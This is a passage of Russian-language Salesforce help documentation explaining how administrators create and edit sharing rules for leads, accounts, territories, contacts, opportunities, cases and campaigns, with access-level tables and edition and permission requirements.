| Роли, внутренние подчиненные роли и подчиненные роли портала | <p>Все роли, заданные для организации. Данная категория содержит всех пользователей с определенной ролью и нижестоящими ролями, включая роли партнерского и клиентского порталов.</p> <p>Данная категория отображается только в том случае, если в организации включена поддержка партнерского или клиентского портала Salesforce.</p> <p>Категория набора данных «Роли и внутренние подчиненные роли» доступна в организации только после создания как минимум одной роли в иерархии ролей и включения портала.</p> |
| Территории   | Все территории, заданные для организации.  |
| Территории и подчиненные территории                          | Все территории, заданные для организации. Данная категория содержит определенную территорию и все нижестоящие территории.  |

СМ. ТАКЖЕ:


[Правила общего доступа](#)

[Предоставление группам менеджеров общего доступа к записям](#)

## Создание правил общего доступа к интересу

Правила общего доступа к интересу опираются на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к интересу, в том числе не более 50 правил общего доступа на основе критериев.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. Введите строку «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры общего доступа**».
3. Нажмите кнопку «**Создать**» в связанном списке «Правила общего доступа: интерес».
4. Заполните поля «**Имя метки**» и «**Имя правила**». Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле «**Описание**». Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
  - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
  - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку «**Добавить логику фильтра...**».

 **Прим.:** Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ к» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите параметры общего доступа для пользователей.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- «Управление общим доступом»

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

**10.** Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Категории правила общего доступа](#)

**Редактирование правил общего доступа к интересу**

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. В правилах общего доступа на основе других критериев можно редактировать критерии и параметры общего доступа.

1. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: интерес».
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе ответственного, перейдите к следующему действию.

Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

5. Выберите параметры общего доступа для пользователей.

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Категории правила общего доступа](#)

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**


Для редактирования правил общего доступа:

- «Управление общим доступом»

## Создание правил общего доступа к организации

Правила общего доступа к организации могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к организации, в том числе не более 50 правил общего доступа на основе критериев.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. Введите строку «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры общего доступа**».
3. Нажмите кнопку «**Создать**» в связанном списке «Правила общего доступа: организация».
4. Заполните поля «**Имя метки**» и «**Имя правила**». Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле «**Описание**». Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
  - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
  - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку «**Добавить логику фильтра...**».

 **Прим.:** Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите значение в поле «Доступ к организации, контракту и активу по умолчанию».
10. В остальных полях выберите параметры доступа для записей, связанных с общедоступными организациями.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- «Управление общим доступом»

| Параметр доступа  | Описание   |
|---|--|
| Личное<br>(доступно только для связанных контактов, возможностей и обращений) | Пользователи не могут просматривать или обновлять записи, кроме случаев предоставления доступа вне данного правила общего доступа. |
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять.   |

| Параметр доступа    | Описание   |
|---------------------|--|
| Для чтения и записи | Пользователи могут просматривать и обновлять записи. |

 **Прим.:** Параметр «Доступ к контакту» недоступен в том случае, если единому стандартному параметру для контактов задано значение «Контролируется родительским объектом».

11. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Категории правила общего доступа](#)

### Редактирование правил общего доступа к организации

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. В правилах общего доступа на основе других критериев можно редактировать критерии и параметры общего доступа.

1. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: организация».
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе ответственного, перейдите к следующему действию.

Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

5. Выберите значение в поле «Доступ к организации, контракту и активу по умолчанию».
6. В остальных полях выберите параметры доступа для записей, связанных с общедоступными организациями.

| Параметр доступа  | Описание   |
|---|--|
| Личное<br>(доступно только для связанных контактов, возможностей и обращений) | Пользователи не могут просматривать или обновлять записи, кроме случаев предоставления доступа вне данного правила общего доступа. |
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять.   |
| Для чтения и записи   | Пользователи могут просматривать и обновлять записи.   |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.


Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования правил общего доступа:

- «Управление общим доступом»



 **Прим.:** Параметр «Доступ к контакту» недоступен в том случае, если единому стандартному параметру для контактов задано значение «Контролируется родительским объектом».

7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Категории правила общего доступа](#)

### Создание правил общего доступа к территории организации

Правила общего доступа к территории организации опираются на назначение территорий. Разрешается создавать не более 300 правил общего доступа к территории организации.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: территория организации».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. В строке «Организации территории» выберите значение «Территории» или «Территории и подчиненные территории» в первом раскрывающемся списке и территорию во втором раскрывающемся списке.
7. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
8. Выберите значение в поле «Доступ к организации, контракту и активу по умолчанию».
9. В остальных полях выберите параметры доступа для записей, связанных с общедоступными территориями организации.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- «Управление общим доступом»

| Параметр доступа  | Описание   |
|---|--|
| Личное<br>(доступно только для связанных контактов, возможностей и обращений) | Пользователи не могут просматривать или обновлять записи, кроме случаев предоставления доступа вне данного правила общего доступа. |
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять.   |
| Для чтения и записи   | Пользователи могут просматривать и обновлять записи.   |

 **Прим.:** Параметр «Доступ к контакту» недоступен в том случае, если единому стандартному параметру для контактов задано значение «Контролируется родительским объектом».

10. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Правила общего доступа](#)


[Категории правила общего доступа](#)

### Редактирование правил общего доступа к территории организации

В правилах общего доступа к территории организации можно редактировать только параметры общего доступа.

1. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: территория организации».
3. При необходимости измените метку и имя правила.
4. Выберите параметры общего доступа для пользователей.

| Параметр доступа  | Описание   |
|---|--|
| Личное<br>(доступно только для связанных контактов, возможностей и обращений) | Пользователи не могут просматривать или обновлять записи, кроме случаев предоставления доступа вне данного правила общего доступа. |
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять.   |
| Для чтения и записи   | Пользователи могут просматривать и обновлять записи.   |

 **Прим.:** Параметр «Доступ к контакту» недоступен в том случае, если единому стандартному параметру для контактов задано значение «Контролируется родительским объектом».

5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Категории правила общего доступа](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для редактирования правил общего доступа:

- «Управление общим доступом»

## Создание правил общего доступа к контакту

Правила общего доступа к контакту могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к контакту, в том числе не более 50 правил общего доступа на основе критериев.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. Введите строку «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры общего доступа**».
3. Нажмите кнопку «**Создать**» в связанном списке «Правила общего доступа: контакт».
4. Заполните поля «**Имя метки**» и «**Имя правила**». Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле «**Описание**». Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
  - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
  - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку «**Добавить логику фильтра...**».

 **Прим.:** Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите параметры общего доступа для пользователей.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- «Управление общим доступом»

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

**10.** Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Категории правила общего доступа](#)

**Редактирование правил общего доступа к контакту**

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. В правилах общего доступа на основе других критериев можно редактировать критерии и параметры общего доступа.

1. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: контакт».
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе ответственного, перейдите к следующему действию.

Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

5. Выберите параметры общего доступа для пользователей.

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Категории правила общего доступа](#)

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**


Для редактирования правил общего доступа:

- «Управление общим доступом»

## Создание правил общего доступа к возможности

Правила общего доступа к возможности могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к возможности, в том числе не более 50 правил общего доступа на основе критериев.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: возможность».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
  - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
  - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.
 

 **Прим.:** Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите параметры общего доступа для пользователей. В правилах на основе ответственного или в правилах на основе критериев, где в качестве критерия выбрана ответственность, уровень доступа, заданный в параметре «Доступ к возможности», относится к возможностям, принадлежащим участникам группы, роли или территории, независимо от связанной организации.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- «Управление общим доступом»

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

**10.** Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Категории правила общего доступа](#)

**Редактирование правил общего доступа к возможности**

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. В правилах общего доступа на основе других критериев можно редактировать критерии и параметры общего доступа.

1. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: возможность».
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе ответственного, перейдите к следующему действию.

Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

5. Выберите параметры общего доступа для пользователей. В правилах на основе ответственного или в правилах на основе критериев, где в качестве критерия выбрана ответственность, уровень доступа, заданный в параметре «Доступ к возможности», относится к возможностям, принадлежащим участникам группы, роли или территории, независимо от связанной организации.

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

**6.** Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Категории правила общего доступа](#)

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**


Для редактирования правил общего доступа:

- «Управление общим доступом»

## Создание правил общего доступа к обращению

Правила общего доступа к обращению могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к обращению, в том числе не более 50 правил общего доступа на основе критериев.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: обращение».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
  - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
  - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.
 

 **Прим.:** Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ к» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите параметры общего доступа для пользователей.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- «Управление общим доступом»

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

**10.** Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Категории правила общего доступа](#)

**Редактирование правил общего доступа к обращению**

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. В правилах общего доступа на основе других критериев можно редактировать критерии и параметры общего доступа.

1. Введите строку *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры общего доступа»**.
2. Щелкните ссылку **«Правка»** напротив нужного правила в связанном списке «Правила общего доступа: обращение».
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе ответственного, перейдите к следующему действию.

Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

5. Выберите параметры общего доступа для пользователей.

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

**6.** Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Категории правила общего доступа](#)

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**

Для редактирования правил общего доступа:


- «Управление общим доступом»



## Создание правил общего доступа к кампании

Правила общего доступа к кампании могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к кампании, в том числе не более 50 правил общего доступа на основе критериев.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. Введите строку «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры общего доступа**».
3. Нажмите кнопку «**Создать**» в связанном списке «Правила общего доступа: кампания».
4. Заполните поля «**Имя метки**» и «**Имя правила**». Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле «**Описание**». Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
  - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
  - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку «**Добавить логику фильтра...**».

 **Прим.:** Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите параметры общего доступа для пользователей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (за дополнительную плату),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- «Управление общим доступом»

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять. |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.               |

| Параметр доступа | Описание   |
|------------------|--|
| Полный доступ    | <p>Любой пользователь в выбранной группе, роли или территории может просматривать, редактировать, переносить или удалять записи, а также предоставлять к ним доступ, подобно ответственному.</p> <p>Благодаря правилу общего доступа «Полный доступ», пользователи также могут просматривать, редактировать, удалять и закрывать действия, связанные с записью, если их единственным параметром общего доступа задано значение «Контролируется родительским объектом».</p> |

**10. Нажмите кнопку «Сохранить».**

СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Категории правила общего доступа](#)

**Редактирование правил общего доступа к кампании**

В правилах общего доступа на основе ответственного можно редактировать только параметры общего доступа. В правилах общего доступа на основе других критериев можно редактировать критерии и параметры общего доступа.

1. Введите строку «*Параметры общего доступа*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры общего доступа**».
2. Щелкните ссылку «**Правка**» напротив нужного правила в связанном списке «Правила общего доступа: кампания».
3. При необходимости измените метку и имя правила.
4. Если выбрано правило на основе ответственного, перейдите к следующему действию.

Если выбрано правило на основе критериев, укажите критерии, которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения необходимо использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку «**Добавить логику фильтра...**».

5. Выберите параметры общего доступа для пользователей.

| Параметр доступа    | Описание   |
|---------------------|--|
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять.                             |
| Для чтения и записи | Пользователи могут просматривать и обновлять записи.   |
| Полный доступ       | Любой пользователь в выбранной группе, роли или территории может просматривать, редактировать, |

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (за дополнительную плату),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**

Для редактирования правил общего доступа:

- «Управление общим доступом»

| Параметр доступа | Описание  |
|------------------|---|
|                  | <p>переносить или удалять записи, а также предоставлять к ним доступ, подобно ответственному.</p> <p>Благодаря правилу общего доступа «Полный доступ», пользователи также могут просматривать, редактировать, удалять и закрывать действия, связанные с записью, если их единственным параметром общего доступа задано значение «Контролируется родительским объектом».</p> |

**6. Нажмите кнопку «Сохранить».**

СМ. ТАКЖЕ:

[Правила общего доступа](#)

[Категории правила общего доступа](#)

### Создание правил общего доступа к быстрому тексту

Чтобы создать правила общего доступа к быстрому тексту, выполните указанные ниже действия.

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
